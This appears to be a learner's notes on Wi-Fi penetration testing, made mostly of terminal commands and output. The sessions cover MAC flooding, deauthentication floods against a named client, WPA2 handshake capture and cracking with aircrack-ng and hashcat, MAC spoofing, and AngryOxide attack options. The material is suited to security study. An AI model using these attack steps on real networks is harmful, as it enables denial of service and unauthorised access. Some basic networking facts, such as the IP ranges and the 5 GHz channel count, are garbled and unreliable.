




Wi-Fi Penetration Testing (🦴 : Wireless Network Hacking)

What you will learn ?

1. What is WiFi
2. History of WiFi
3. How Wi-Fi work
4. Types of wireless Threats
5. Wireless Hacking Methodology



-
1. **What is WIFI**


- Wireless Technology
- Connecting Devices To the internet
- Transmitting Radio Signal as data using router
- Router is connected to internet using wire / cable
- Working on channels

2. History of WIFI

Wireless Security Protocol

	WEP	WPA	WPA 2	WPA 3
Stand for	Wired equivalent privacy	WI-FI protected access	WI-FI protected access 2	WI-FI protected access 3
developed	1997	2003	2004	2018
encryption	RC4	TKIP with RC4	AES-CCMP	AES-CCMP AES-GCMP
Key size	64 bit 128 bit	128 bit	128 bit	128 bit 256 bit

3. How WIFI work



Range → Form 192.168.1.0 To 255.255.255.255

▼ Router

Public

Private (198.168.0.1) Find IP

Mac

ARP ⇒ Address Resolution Protocol

4. **Types of wireless Threats**

▼ Denial of Service

De - Authentication flood

Routing Attack

▼ Access point theft

Disassociation attack

EAP-failure

Beacon flood

▼ Authentication Flood

ARP cache poisoning attack

Power saving attacks TKIP MIC Exploit

5. **Wireless Hacking Methodology**

- Wi-Fi Discovery
- GPS Mapping
- Wireless Traffic Analyst

- Launch the WIFI attack
- compromise the WIFI network

WI-FI Important concepts

WI-FI Operating modes

1. Monitor Mode
2. Managed Mode

WIFI Channels

- Wi-Fi Frequency
- Small Bands
- Medium To Communicate
- 2.4 GHz = 11 Channels
- 5 GHz = 45 Channels

WI-FI major concerns and Dangers

1. Security
2. Small
3. Health Concerns
4. Limited Band width
5. Speed

DoS on WI-FI

What You will learn

1. What is DoS Attack
2. How it work ?
3. Mac Flooding
4. Discovery Flooding

5. De auth Flooding

3. Mac Flooding

Tools

```
—(hacking@windows)-[~]
└─$ macof --help
macof: invalid option -- '-'
Version: 2.4
Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport]
          [-i interface] [-n times]
```

* netdiscover

```
—(hacking@windows)-[~]
└─$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
            Mode:Managed  Frequency=2.412 GHz  Access Point:
Not-Associated
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Power Management:off
            Link Quality:0  Signal level:0  Noise level:0
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid
frag:0
            Tx excessive retries:0  Invalid misc:0  Missed b
eacon:0
```

```
—(root@windows)-[/home/hacking]
└─# macof -i wlan0 -s 192.168.1.255
```

```

27:7b:c:7a:f5:7b 38:d7:12:44:60:28 192.168.1.255.5148 > 0.
0.0.0.61071: S 1065463207:1065463207(0) win 512
f3:1a:be:20:3c:ac 8f:4a:e6:65:1a:fd 192.168.1.255.47474 >
0.0.0.0.36439: S 1392898891:1392898891(0) win 512
fa:71:f:2a:88:6a 9a:c7:bb:5:ce:cf 192.168.1.255.64664 > 0.
0.0.0.52315: S 1205853576:1205853576(0) win 512
e5:4:97:52:a7:7e 15:5e:dc:5a:b4:29 192.168.1.255.46311 > 0.
0.0.0.50431: S 964289218:964289218(0) win 512
a5:49:76:f:cd:a 5f:d4:f4:24:31:11 192.168.1.255.42384 > 0.
0.0.0.49574: S 1572234722:1572234722(0) win 512
e9:f4:2f:6:ef:d1 42:95:2:3c:4e:f2 192.168.1.255.15309 > 0.
0.0.0.16292: S 2054800207:2054800207(0) win 512
d3:2c:6a:f:24:8a ba:a:17:74:5f:a 192.168.1.255.32121 > 0.0.
0.0.50001: S 572188985:572188985(0) win 512
b0:e4:88:13:53:d0 93:18:fe:74:63:84 192.168.1.255.6238 > 0.
0.0.0.64950: S 1517543469:1517543469(0) win 512
e3:23:64:7f:47:7c 4:fc:6f:26:3b:2e 192.168.1.255.62564 > 0.
0.0.0.32639: S 1179820892:1179820892(0) win 512

```

4. Discovery Flooding


```

—(root@windows)-[/home/hacking]
└─# yersinia
GNU yersinia 0.8.2
Try 'yersinia -h' to display the help.

—(root@windows)-[/home/hacking]
└─# yersinia -G

```

Too



5. De-auth Flooding

```
(root@windows)-[/home/hacking]
└─# iwconfig
lo                no wireless extensions.

eth0              no wireless extensions.

wlan0             IEEE 802.11bgn  ESSID:"\xF0\x9F\x91\xBD Security
Machine \xF0\x9F\x91\xBD\xF0\x9F\x98\xB1"  Nickname:"<WIFI@
REALTEK>"
                Mode:Managed  Frequency:2.437 GHz  Access Point:
FE:0A:1A:7F:98:1B
                Bit Rate:87 Mb/s   Sensitivity:0/0
                Retry:off   RTS thr:off   Fragment thr:off
                Encryption key:*****_*****_*****_*****_*****_*****_*****
_***** Security mode:open
                Power Management:off
                Link Quality=100/100  Signal level=68/100  Noise
level=0/100
                Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid
```

```

frag:0
Tx excessive retries:0 Invalid misc:0 Missed b
eacon:0

└─(root@windows)-[/home/hacking]
└─# ifconfig wlan0 down

└─(root@windows)-[/home/hacking]
└─# iwconfig wlan0 mode monitor

└─(root@windows)-[/home/hacking]
└─# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bgn  ESSID:"\xF0\x9F\x91\xBD Security
Machine \xF0\x9F\x91\xBD\xF0\x9F\x98\xB1"  Nickname:"<WIFI@
REALTEK>"
            Mode:Monitor  Frequency:2.437 GHz  Access Point:
FE:0A:1A:7F:98:1B
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
            Link Quality=1/100  Signal level=1/100  Noise lev
el=0/100
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid
frag:0
            Tx excessive retries:0 Invalid misc:0 Missed b
eacon:0

└─(root@windows)-[/home/hacking]
└─# ifconfig wlan0 up

└─(root@windows)-[/home/hacking]
└─# airodump-ng wlan0

```

CH 11][Elapsed: 1 min][2023-10-29 21:20

BSSID	PWR	Beacons	#Data, #/s	CH	MB	E
NC CIPHER	AUTH	ESSID				
FE:0A:1A:7F:98:1B	-21	114	3	0	6	180
WPA2 CCMP	PSK	Security Machine				

BSSID	STATION	PWR	Rate	Lost
Frames	Notes	Probes		
FE:0A:1A:7F:98:1B	34:6F:24:C9:79:7D	-17	1e-1e	11

16
Quitting...

* Copy BSSID

```
(root@windows)-[/home/hacking]  
# cd Desktop
```

```
(root@windows)-[/home/hacking/Desktop]  
# airodump-ng wlan0 --bssid FE:0A:1A:7F:98:1B --channel  
6 --write wifitest  
21:26:34 Created capture file "wifitest-01.cap".
```

CH 6][Elapsed: 2 mins][2023-10-29 21:29

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB
ENC CIPHER	AUTH	ESSID				
FE:0A:1A:7F:98:1B	-17	0	234	5	0	6
WPA2 CCMP	PSK	Security Machine				

BSSID	STATION	PWR	Rate	Lost
-------	---------	-----	------	------

Frames Notes Probes

```
FE:0A:1A:7F:98:1B 34:6F:24:C9:79:7D -21 0 - 1e 0
24
```

```
—(root@windows)-[/home/hacking/Desktop]
```

```
└# aireplay-ng --deauth 100 -a FE:0A:1A:7F:98:1B -c 34:6F:24:C9:79:7D wlan0
```

```
21:31:53 Waiting for beacon frame (BSSID: FE:0A:1A:7F:98:1B) on channel 6
```

```
21:31:54 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [17|62 ACKs]
```

```
21:31:55 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [ 0|64 ACKs]
```

```
21:31:56 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [15|65 ACKs]
```

```
21:31:57 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [ 0|63 ACKs]
```

```
21:31:58 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [20|65 ACKs]
```

```
21:31:58 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [ 0| 0 ACKs]
```

```
21:32:00 Sending 64 directed DeAuth (code 7). STMAC: [34:6F:24:C9:79:7D] [ 8| 1 ACKs]
```

Wi-Fi Password Cracking

```
—(root@windows)-[/home/hacking]
```

```
└# ifconfig wlan0 down
```

```
—(root@windows)-[/home/hacking]
```

```
└# iwconfig wlan0 mode monitor
```

```
—(root@windows)-[/home/hacking]
```

```
└─# ifconfig wlan0 up
```

```
└─(root@kali) - [ /home/hacking/Desktop ]
```

```
└─# airodump-ng wlan0
```

```
CH 8 ][ Elapsed: 30 s ][ 2023-10-29 21:39
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	E
NC CIPHER AUTH ESSID						
FE:0A:1A:7F:98:1B	-16	51	1 0	6	180	W
PA2 CCMP PSK 🧐 Security Machine 🧐🤖						
0C:0E:76:4D:71:54	-50	38	0 0	1	130	W
PA2 CCMP PSK 🧐 Security Machine 🧐🤖						
46:D5:F2:2C:D4:6D	-24	31	0 0	1	65	W
PA2 CCMP PSK Nj 5G						

BSSID	STATION	PWR	Rate	Lost
Frames Notes Probes				
FE:0A:1A:7F:98:1B	34:6F:24:C9:79:7D	-21	1e- 1e	0

2
Quitting...

```
└─(root@kali) - [ /home/hacking/Desktop/wifi test ]
```

```
└─# airodump-ng --bssid FE:0A:1A:7F:98:1B --channel 6 wlan0  
--write test
```

```
* WAP Handshake capcher (disc.. to one devices )
```

```
└─(root@kali) - [ /home/hacking ]
```

```
└─# aireplay-ng --deauth 100 -a FE:0A:1A:7F:98:1B -c 84:26:  
BD:50:2D:A0 wlan0  
21:53:51 Waiting for beacon frame (BSSID: FE:0A:1A:7F:98:1  
B) on channel 6
```

```
21:53:52 Sending 64 directed DeAuth (code 7). STMAC: [84:2
6:BD:50:2D:A0] [ 7|34 ACKs]
21:53:53 Sending 64 directed DeAuth (code 7). STMAC: [84:2
6:BD:50:2D:A0] [25| 0 ACKs]
21:53:53 Sending 64 directed DeAuth (code 7). STMAC: [84:2
6:BD:50:2D:A0] [ 0| 0 ACKs]
```

password crack with handshake file

```
(root@kali) - [/home/hacking/Desktop/wifi test]
└─# aircrack-ng test-01.cap -w /home/hacking/Desktop/rocky
u.txt
Reading packets, please wait...
Opening test-01.cap
Read 18938 packets.
```

WI-FI Spoofing, IP Spoofing



```
(root@kali) - [/home/hacking]
└─# netdiscover

(root@kali) - [/home/hacking]
└─# ifconfig eth0 192.168.1.1

(root@kali) - [/home/hacking]
└─# ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.1 netmask 255.255.255.0 broadcast 19
    inet6 2401:4900:3854:d822:d762:e136:6a72:a105 prefixl
    inet6 fe80::a00:27ff:fe55:98e5 prefixlen 64 scopeid
    inet6 2401:4900:3854:d822:a00:27ff:fe55:98e5 prefixl
    ether 08:00:27:55:98:e5 txqueuelen 1000 (Ethernet)
    RX packets 700 bytes 409738 (400.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 55266 bytes 3344829 (3.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisi
```

MAC Spoofing

```
(root@windows)-[/home/hacking]
# macchanger -m fe:0a:1a:7f:98:1b eth0
```

WI-FI MITM attack




<https://github.com/ghostop14/sparrow-wifi>

```
—(hacking@windows)-[~/Desktop/sparrow-wifi]
```

```
└─$ sudo sparrow-wifi
```

```
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/'  
Error updating the MAC address database. Please check if the
```



 Wi fi Angry oxide Tools

<https://github.com/Ragnt/AngryOxide>

```
—(root@windows)-[/home/hacking]
```

```
└─# angryoxide -h
```

Does awesome things... with wifi.

Usage: angryoxide [OPTIONS] --interface <INTERFACE>

Options:



```
-i, --interface <INTERFACE>  Interface to use
-c, --channel <CHANNEL>      Optional - Channel to scan. Will use "-c 1 -c 6 -c 11" if none specified
-b, --band <BAND>            Optional - Entire band to scan
-                               will include all channels interface can support
-t, --target <TARGET>        Optional - Target (MAC or SSID) to attack - will attack everything if none specified
-w, --whitelist <WHITELIST> Optional - Whitelist (MAC or SSID) to NOT attack
-r, --rate <RATE>            Optional - Attack rate (1, 2, 3 || 3 is most aggressive) [default: 2]
-o, --output <OUTPUT>        Optional - Output filename
--combine                    Optional - Combine all hc22000 files into one large file for bulk processing
--noactive                    Optional - Disable Active Monitor mode
--rogue <ROGUE>              Optional - Tx MAC for rogue-based attacks - will randomize if excluded
--gpsd <GPSD>                Optional - Alter default HOST:Port for GPSD connection [default: 127.0.0.1:2947]
--autohunt                    Optional - AO will auto-hunt all channels then lock in on the ones targets are on
--headless                    Optional - Set the tool to headless mode without a UI. (useful with --autoexit)
--autoexit                    Optional - AO will auto-exit when all targets have a valid hashline
--notransmit                  Optional - Do not transmit - passive only
--nodeauth                    Optional - Do NOT send deauths (will try other attacks only)
--notar                       Optional - Do not tar output files
```

```
-h, --help          Print help
-V, --version       Print version
```

```
(root@windows)-[/home/hacking]
# angryoxide -i wlan0 --nodeauth --notransmit
```

```
(root@windows)-[/home/hacking]
# angryoxide -i wlan0 -t Nj5G
```

```
(root@windows)-[/home/hacking]
# hashcat -m 22000 nj,hc2200 wordlistfile
```



```

(anil@techchip)-[~/Desktop]
$ cd oxide-2024-02-01_21-51-28

(anil@techchip)-[~/Desktop/oxide-2024-02-01_21-51-28]
$ ls
Anil.hc22000 oxide-2024-02-01_21-50-10.pcapng oxide.kismet

(anil@techchip)-[~/Desktop/oxide-2024-02-01_21-51-28]
$ hashcat -m 22000 Anil.hc22000 /usr/share/wordlists/wifite.txt

```

RAHUL - Nj

www.linkedin.com

<https://www.linkedin.com/in/rahul-kumar-ceh/>

RAHUL-Nj - Overview

👍 Im Ethical Hacker 😎 - An Independent Security Researcher Loves ❤️ To find Security loopholes 🔑 And Patch Them by Reporting 📧 - RAHUL-Nj

🌐 <https://github.com/RAHUL-Nj>

